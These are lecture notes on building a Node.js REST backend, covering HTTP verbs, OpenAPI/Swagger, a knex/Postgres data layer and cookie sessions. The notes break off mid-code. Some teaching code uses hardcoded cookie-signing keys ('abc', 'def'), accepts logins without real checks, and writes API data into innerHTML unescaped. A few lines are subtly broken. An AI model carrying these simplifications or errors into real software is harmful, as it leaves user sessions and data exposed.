

Lecture notes on "building a backend for your webapp"

Vittorio Zaccaria

April 21, 2020

Contents

1 Introduction

During these lectures, you will learn how to **build and deploy** your web application in the real world. We will actually build the **server** of your web application; to do that, we will

- improve (or learn from scratch) our **Javascript** skills
- experience with industrial platforms (such as **Heroku**) and specification languages (**OpenAPI**)
- develop using **Git**

We will touch a few other topics which, however, we will not deep-dive into; in particular:

- Cloud Computing
- Distributed Systems
- Databases (we will take off from what you've already seen in that course)

We will use Javascript to implement the backend. This is a choice that is dictated by the fact that you have already seen Javascript for the front-end, so you shouldn't have to learn a new language from scratch.

To get on the same page, it is important to understand what we are going to build. The following part is going to introduce the correct terminology (and some history).

2 Web Services

We start by recalling what the term **service** means

A **service** is a *software functionality* that can be **reused** by different clients for different purposes

A service logically represents a business activity with a specified outcome which can be any kind of artifact. It is typically **self-contained**, i.e., assuming that someone is offering the service, you don't need anything else to bring the activity to completion. Moreover, it is a black box for its consumers, who only know the surface of the service.

A **service oriented architecture** is the most used way to build a **client/server application**; It is the **reuse paradigm** in disguise; applications are built by **integrating existing services** instead of rewriting them from scratch.

A non-service oriented architecture, provides raw access to resources (data) with few or no application logic at all; clients thus contain the application logic, which might be replicated across them for common functionality. This has obvious maintainability issues, because, for example, changing the structure of databases might imply rewriting the clients.

As an example, consider a software system that manages a company's warehouse. An `order` might be a complex view of the `inventory` and `sales` databases. Different clients would have to re-implement any functionality to view/manipulate it.




Figure 1: Changing the structure of the database means changing how the user interact with it. Each client potentially replicates queries already done by others.

In a service oriented architecture, you introduce a **service layer** where common operations over raw-data have been extracted from clients and put in a single server functionality reusable on demand by the clients. These might have been abstracted in a more-or-less object oriented way (where the term **resource** is used instead) or in a way more similar to classic procedure call.

In this case, changing the structure of the database means rewriting only the remote application server. Clients are typically un-impacted by the change and interact with it through an interface that does not expose implementation details (RPC or other high level language).

2.1 Introduction to web APIs

In a web application, the application layer becomes the browser while the service layer becomes the web server. The layer's interaction follows a recurring pattern that is best described in the following picture:





Figure 2: Changing the structure of the database means rewriting only the remote application server. Clients are unimpacted by the change.



After some initial requests, initiated by the client, to get the code of the presentation layer, the client begins to manipulate resources either to render them or to modify them through a series of messages to the [Web API](#) exposed on the server. Typically, such APIs exploit the HTTP protocol,

although several other do exist.




Figure 3: The architecture of a web application


Any Web API that uses HTTP verbs **appropriately** to manipulate a resource is said compliant with the **representational state transfer** principle (REST). There might be different degrees with which a web API is compliant with REST; these follow the Richardson maturity model:

- **Level 0:** SOAP or XML-RPC. Single endpoint, functionality described by the request.
- **Level 1:** Each resource has its own URI, but requests are just GET and POST
- **Level 2:** Use the full power of HTTP verbs to manipulate resources
- **Level 3:** Hypertext as the engine of application state. Response contain hyperlinks to other URIs for performing additional actions. Example: news feeds.

All current applications follow Level-2.

2.2 Resource manipulation

Our web application is going to expose resources through the HTTP protocol, so it is best to get a good grasp of it. HTTP is a **communication protocol**, i.e., a **system of rules** that specify how a request for a resource and the response should be formed (message negotiation and transmission).



2.2.1 Resource identification

Much of HTTP1.1 standardization was guided by a **core set of principles and constraints** to work with resources. All the resources must have:

- an **identifier** ([URI](#)), i.e., a unique textual key associated with the resource:

```
1 scheme:[//host[:port]][/]path[?query][#fragment]
```


- a **state** with a suitable **representation**, i.e., a textual description of the actual state of the resource (JSON, XML and so on.).

The `path` component is important as it allows to structure hierarchically the application objects; for example `/pets` might mean a collection of pets, while `/pets/43` might mean the pet #43 of that specific collection.

Also the `query` parameter is important, as it allows to specify an optional constraint on the referenced resource; for example `/pets?from=3&to=10` could mean only pets whose id's are from #3 to #10.

2.2.2 Resource manipulation

We only have a few ways to manipulate the resources state, through HTTP requests and associated [HTTP verbs](#); a request is built as follows:



And might contain the following verbs:

- **Get:** request a copy of a *resource*. This is how the browser requests any HTML page or any other asset and should have no side-effects (i.e., doesn't change server state) as it can be cached along the way.
- **Post:** generally used to create a *resource* (for example a new message in a chat app, a new user and so on..). It can have **side-effects** and must not be **not be idempotent** (i.e., making the same request twice creates two separate, but similar resources)
- **Put:** often used to change or completely **replace an existing resource**; it can have **side-effects** but it must be idempotent (e.g., updating a resource twice should result in the same effect to the resource)
- **Delete:** destroys a resource; it has side effects and should be idempotent

2.3 Examples of REST APIs

2.3.1 An ideal pet store (toy example)

For example, a web site that manages a pet store could have the following set of verb meanings:

Action	Meaning	Safe	Id.
GET /pets	Retrieves a list of pets	Yes	Yes
GET /pets/12	Retrieves a specific pet	Yes	Yes
POST /pets	Creates a new pet	No	No
PUT /pets/12	Updates pet #12	No	Yes
PATCH /pets/12	Partially updates pet #12	No	No
DELETE /pets/12	Deletes pet #12	No	Yes

2.3.2 An ideal site for dealing with jobs

Here you will interact with a realistic API through `curl` and `jq`. The remote API is described at this address:

<https://github.com/workforce-data-initiative/skills-api/wiki/API-Overview#introduction>

Examples queries to the API are:

```
1 curl -X GET "http://api.dataatwork.org/v1/jobs" -v | jq .
2 curl -X GET "http://api.dataatwork.org/v1/jobs" | jq .
3 curl -X GET "http://api.dataatwork.org/v1/jobs?limit=2" | jq .
4 curl -X GET "http://api.dataatwork.org/v1/jobs/26bc4486dfd0f60b3bb0d8d64e001800/related_jobs" | jq .
5 curl -X GET "http://api.dataatwork.org/v1/jobs/26bc4486dfd0f60b3bb0d8d64e001800/related_skills" | jq .
```

- You do it! Search for the related skills of a baker

```
1 curl -X GET 'http://api.dataatwork.org/v1/jobs/autocomplete?contains="baker"' | jq .
2 curl -X GET "http://api.dataatwork.org/v1/jobs/autocomplete?contains='software'"
```

and, choose a UUID and then use related skills

2.3.3 Using the browser to interact with an HTTP service

Use the browser

```
1 fetch('http://api.dataatwork.org/v1/jobs?limit=2')
2   .then(function(response) {
3     return response.json();
4   })
5   .then(function(myJson) {
6     console.log(JSON.stringify(myJson));
7   });
```

3 API specification

A web API specification is a document which formally defines the resources exposed by the API and all allowed operations. Its main purpose is to allow modular programming of a client/server application.

Our server will provide an API that adheres to an [OpenAPI](#) specification. API specifications can be written in YAML or JSON. The format is easy to learn and readable to both humans and machines. In fact, there are online editors for that (Swagger Editor) which you can use to produce documentation and server skeletons (to be used for starting points of your server).

To see how an API specification is done, have a look at the OpenAPI specification of the [Skills API](#); copy and paste it up in the Swagger Editor.

Much like function calls in programming languages, all operations on resources return a representation of those resources which must be defined with a sort of type. The following is an example specification for a `GET` to the `/jobs` resource path. As you can easily see, it stipulates that the returned information must adhere to the `#/definitions/Jobs` type:

```
1 /jobs:
2   get:
3     summary: Job Titles and Descriptions
4     description: 'Retrieves the names, descriptions, and UUIDs of all job titles.'
```

```

5     parameters:
6       - name: offset
7         in: query
8         description: Pagination offset. Default is 0.
9         type: integer
10      - name: limit
11        in: query
12        description: Maximum number of items per page. Default is 20 and cannot exceed 500.
13        type: integer
14    responses:
15      '200':
16        description: A collection of jobs
17        schema:
18          $ref: '#/definitions/Jobs'
19      default:
20        description: Unexpected error
21        schema:
22          $ref: '#/definitions/Error'

```

the Jobs type is defined in the same file as:

```

1  definitions:
2    Jobs:
3      type: array
4      items:
5        $ref: '#/definitions/Job'
6      ...

```

and in turn Job is the representation of a Job resource:

```

1  Job:
2    properties:
3      uuid:
4        type: string
5        description: Universally Unique Identifier for the job
6      title:
7        type: string
8        description: Job title
9      normalized_job_title:
10       type: string
11       description: Normalized job title
12      parent_uuid:
13        type: string
14        description: UUID for the job's parent job category

```

Now, try to devise a specification for your API!

4 API implementation

In this section we will see how to generate a stub of the backend code by using the OpenAPI specification and how to add data and authenticated sessions management. The final server is available at [this Github address](#). Here are the steps with which it has been built.

Copy and paste this example YAML specification on the swagger editor.


```

1  swagger: '2.0'
2  info:
3    description: >-
4      This is a simple bookstore server with a book inventory, users and a shopping cart.
5    version: 1.0.0
6    title: Simple Bookstore
7    contact:
8      email: vittorio.zaccaria(at)polimi.it
9    license:
10     name: Apache-2.0
11     url: 'http://www.apache.org/licenses/LICENSE-2.0.html'
12 host: none.yet.io
13 basePath: /v2
14 tags:
15   - name: book
16     description: Available book
17   - name: cart
18     description: Access to the cart
19   - name: user
20     description: Operations about user
21 schemes:
22   - http
23 paths:
24   /books:
25     get:
26       summary: Books available in the inventory
27       tags:
28         - book
29       description: 'List of books available in the inventory'
30       produces:
31         - application/json
32       parameters:
33         - name: offset
34           in: query
35           description: Pagination offset. Default is 0.
36           type: integer
37         - name: search
38           in: query
39           description: Generic text search
40           type: string
41         - name: limit
42           in: query
43           description: >-
44             Maximum number of items per page. Default is 20 and cannot exceed
45             500.
46           type: integer
47       responses:
48         '200':
49           description: A collection of Books
50           schema:
51             type: array
52             items:

```

```

53     $ref: '#/definitions/Book'
54   '404':
55     description: Unexpected error
56 /books/{bookId}:
57   get:
58     summary: Find book by ID
59     tags:
60       - book
61     description: Returns a book
62     operationId: getBookById
63     produces:
64       - application/json
65     parameters:
66       - name: bookId
67         in: path
68         description: ID of book to return
69         required: true
70         type: integer
71         format: int64
72     responses:
73       '200':
74         description: successful operation
75         schema:
76           $ref: '#/definitions/Book'
77       '400':
78         description: Invalid ID supplied
79       '404':
80         description: Book not found
81 /books/{bookId}/related:
82   get:
83     summary: Related books
84     tags:
85       - book
86     description: 'List of related books'
87     produces:
88       - application/json
89     parameters:
90       - name: bookId
91         in: path
92         description: ID of book to return
93         required: true
94         type: integer
95         format: int64
96       - name: offset
97         in: query
98         description: Pagination offset. Default is 0.
99         type: integer
100      - name: search
101        in: query
102        description: Generic text search
103        type: string
104      - name: limit

```

```

105     in: query
106     description: >-
107         Maximum number of items per page. Default is 20 and cannot exceed
108         500.
109     type: integer
110     responses:
111         '200':
112             description: A collection of Books
113             schema:
114                 type: array
115                 items:
116                     $ref: '#/definitions/Book'
117         '404':
118             description: Unexpected error
119     definitions:
120         Book:
121             title: Book
122             description: A book for sale in the store
123             type: object
124             required:
125                 - title
126                 - author
127                 - price
128             properties:
129                 id:
130                     type: integer
131                     format: int64
132                 title:
133                     type: string
134                     example: Il deserto dei tartari
135                 author:
136                     type: string
137                     example: Dino Buzzati
138                 price:
139                     $ref: '#/definitions/Amount'
140                 status:
141                     type: string
142                     description: book availability in the inventory
143                     enum:
144                         - available
145                         - out of stock
146         Amount:
147             type: object
148             description: >
149                 Price
150             properties:
151                 value:
152                     format: double
153                     type: number
154                     minimum: 0.01
155                     maximum: 10000000000000000
156             currency:

```

```

157     $ref: '#/definitions/Currency'
158     required:
159       - value
160       - currency
161   Currency:
162     type: string
163     pattern: '^[A-Z]{3,3}$'
164     description: >
165       some description
166     example: eur
167   externalDocs:
168     description: Find out more about Swagger
169     url: 'http://swagger.io'

```

The endpoints defined above are pretty explanatory for a book seller website. We have added a search query parameter to the /books end point to enable search. Also note that we have added some subpaths to resources as a quick way to access related books.

Now click on the generate server link; choose then nodejs-server and unzip into a local directory the file. Go into that directory and install the needed dependencies:

```

1 npm install .
2 npm install serve-static

```

Edit index.js and add the following code. This will make our server serve the files in the www directory:

```

1 let serveStatic = require('serve-static');
2
3 /* after the last app.use */
4 app.use(serveStatic(__dirname) + "/www");

```

The following file fetches from the API a list of books and renders them in the browser. Create an index.html file as follows:

```

1 <!DOCTYPE html>
2 <html>
3   <head>
4     <meta charset="utf-8" />
5     <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
6     <meta name="viewport" content="width=device-width" />
7
8     <title>Book store</title>
9
10    <link rel="stylesheet" href="style.css" />
11    <!--[if lt IE 9]>
12      <script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>
13    <![endif]-->
14  </head>
15
16  <body>
17    <h1>Our first server is running!</h1>
18    <ul></ul>

```

```

19 </body>
20 <script>
21   var myList = document.querySelector("ul");
22   fetch("v2/books")
23     .then(function(response) {
24       if (!response.ok) {
25         throw new Error("HTTP error, status = " + response.status);
26       }
27       return response.json();
28     })
29     .then(function(json) {
30       for (var i = 0; i < json.length; i++) {
31         var listItem = document.createElement("li");
32         let { title, author, price } = json[i];
33         listItem.innerHTML = `${title} - ${author} - ${price.value} (${price.currency
34           price.currency
35         })`;
36         myList.appendChild(listItem);
37       }
38     });
39 </script>
40 </html>

```

Now you can start the server with:

```
1 node index.js
```

And access it on localhost:8080. You should see a page that has been populated with the example data we have used in the specification of the API. Good!

5 Data layer implementation

First of all we'll need to install a few Nodejs libraries and make sure that we have a working installation of Postgres:

```

1 npm install knex -SE
2 npm install pg

```

And extend a few modules:

- service/BookService.js module

```

1 let sqlDb;
2
3 exports.booksDbSetup = function(s) {
4   sqlDb = s;
5   console.log("Checking if books table exists");
6   return sqlDb.schema.hasTable("books").then(exists => {
7     if (!exists) {
8       console.log("It doesn't so we create it");
9       return sqlDb.schema.createTable("books", table => {
10         table.increments();

```

```

11         table.text("title");
12         table.text("author");
13         table.float("value");
14         table.text("currency");
15         table.enum("status", ["available", "out of stock"]);
16     });
17     } else {
18         console.log("It exists.");
19     }
20 });
21 };
22
23 exports.booksGET = function(offset, limit) {
24     return sqlDb("books")
25         .limit(limit)
26         .offset(offset)
27         .then(data => {
28             return data.map(e => {
29                 e.price = { value: e.value, currency: e.currency };
30                 return e;
31             });
32         });
33 };

```

- service/DataLayer.js module

```

1  let { booksDbSetup } = require("./BookService");
2
3  const sqlDbFactory = require("knex");
4  let sqlDb = sqlDbFactory({
5      debug: true,
6      client: "pg",
7      connection: process.env.DATABASE_URL,
8      ssl: true
9  });
10
11  function setupDataLayer() {
12      console.log("Setting up Data Layer");
13      return booksDbSetup(sqlDb);
14  }
15
16  module.exports = { database: sqlDb, setupDataLayer };

```

- index.js

```

1  let { setupDataLayer } = require("./service/DataLayer");
2
3
4  // Initialize the Swagger middleware
5  swaggerTools.initializeMiddleware(swaggerDoc, function(middleware) {
6
7      // ...

```

```

8
9  setupDataLayer().then(() => {
10     // Start the server
11     http.createServer(app).listen(serverPort, function() {
12         console.log(
13             "Your server is listening on port %d (http://localhost:%d)",
14             serverPort,
15             serverPort
16         );
17         console.log(
18             "Swagger-ui is available on http://localhost:%d/docs",
19             serverPort
20         );
21     });
22 });
23 });

```

Then to run the server, remember to setup the `DATABASE_URL` environment variable.

```
1 DATABASE_URL=localhost node index.js
```

You will be able to add data into the database with other programs such as PG-Commander.


6 Authentication

Authenticate someone or something means determining if the information provided by it is true, genuine, or valid; if you were a bank, how would you if this is a genuine message?


Hei, I am Bill Gates, transfer 1M\$ to this bank account.

In general, the client must show that it knows a secret (credentials) that it has shared with you in the past.

Cookies are the most used mechanism to manage the burden of credential validation. In fact, after the client has provided the credentials, the server generates a **unique session identifier** (cookie) to avoid to re-validate credentials upon each request. Every request made to the same origin will contain that cookie in the HTTP request header.



While the server could store session information into some memory database the cookie can also serve the purpose to contain session-related state in an obfuscated manner.



An extreme example of this are the [JSON web tokens](#), where to avoid the server to access a database on each request (e.g., to map a session identifier to the user's capabilities), one could store the entire state into a web token that is signed by the server (we are not going to address this in these notes).

6.1 Introducing session state into your app

Let us first add a user with login and logout actions to the OpenAPI spec

```
1  /user/login:
2    post:
3      tags:
4        - user
5      summary: Login
6      description: Login with a form
7      consumes:
8        - application/x-www-form-urlencoded
9      produces:
10        - application/json
11      parameters:
12        - name: username
13          in: formData
14          required: true
15          type: string
16        - name: password
17          in: formData
18          required: true
19          type: string
20      responses:
21        '200':
22          description: succesfull login
23        '404':
24          description: unauthorized
25
26  /cart/{cartId}:
27    get:
28      tags:
29        - cart
30      summary: View the content of the cart
31      produces:
32        - application/json
33      parameters:
34        - name: cartId
35          in: path
36          required: true
37          type: integer
38          format: int64
39      responses:
40        '200':
41          description: succesful operartion
42          schema:
43            $ref: '#/definitions/Cart'
44        '404':
45          description: unauthorized
46
47  definitions:
48    User:
49      title: User
```

```

50     description: A user
51     type: object
52     properties:
53       id:
54         type: integer
55       name:
56         type: string
57       address:
58         type: string
59       creditcard:
60         type: string
61     example:
62       id: 1
63       name: Vittorio
64       address: DEIB
65       creditcard: xyzabc
66
67   Cart:
68     title: Cart
69     description: Order for books
70     type: object
71     properties:
72       total:
73         $ref: '#/definitions/Amount'
74       books:
75         type: array
76       items:
77         $ref: '#/definitions/Book'

```

To set the cookies, we need to change the controllers and in particular, we must modify the `req.session` object on a response. The instantiated middleware will write the content of that field into the response cookie. Here, once we validate the user, we create a field in the cookie that contains the object `{ loggedin: true }`. Note that the keys we have specified are used to sign the cookie to prevent tampering from the client.

- `index.js`:

```

1  let cookieSession = require("cookie-session");
2  let cookieParser = require("cookie-parser");
3
4  // Add cookies to responses
5  app.use(cookieParser());
6  app.use(cookieSession({ name: "session", keys: ["abc", "def"] }));

```

- `controllers/User.js` module

```

1  module.exports.userLoginPOST = function userLoginPOST(req, res, next) {
2    var username = req.swagger.params["username"].value;
3    var password = req.swagger.params["password"].value;
4    /* we assume that if the action completes, this is a valid user */
5    User.userLoginPOST(username, password)
6      .then(function(response) {

```

```

7         if(!req.session.loggedin) {
8             req.session.loggedin = true;
9         }
10        utils.writeJson(res, response);
11    })
12    .catch(function(response) {
13        utils.writeJson(res, {error: "sorry invalid credentials"}, 401);
14    });
15 };

```

- controllers/Cart.js module

```

1  module.exports.cartCartIdGET = function cartCartIdGET(req, res, next) {
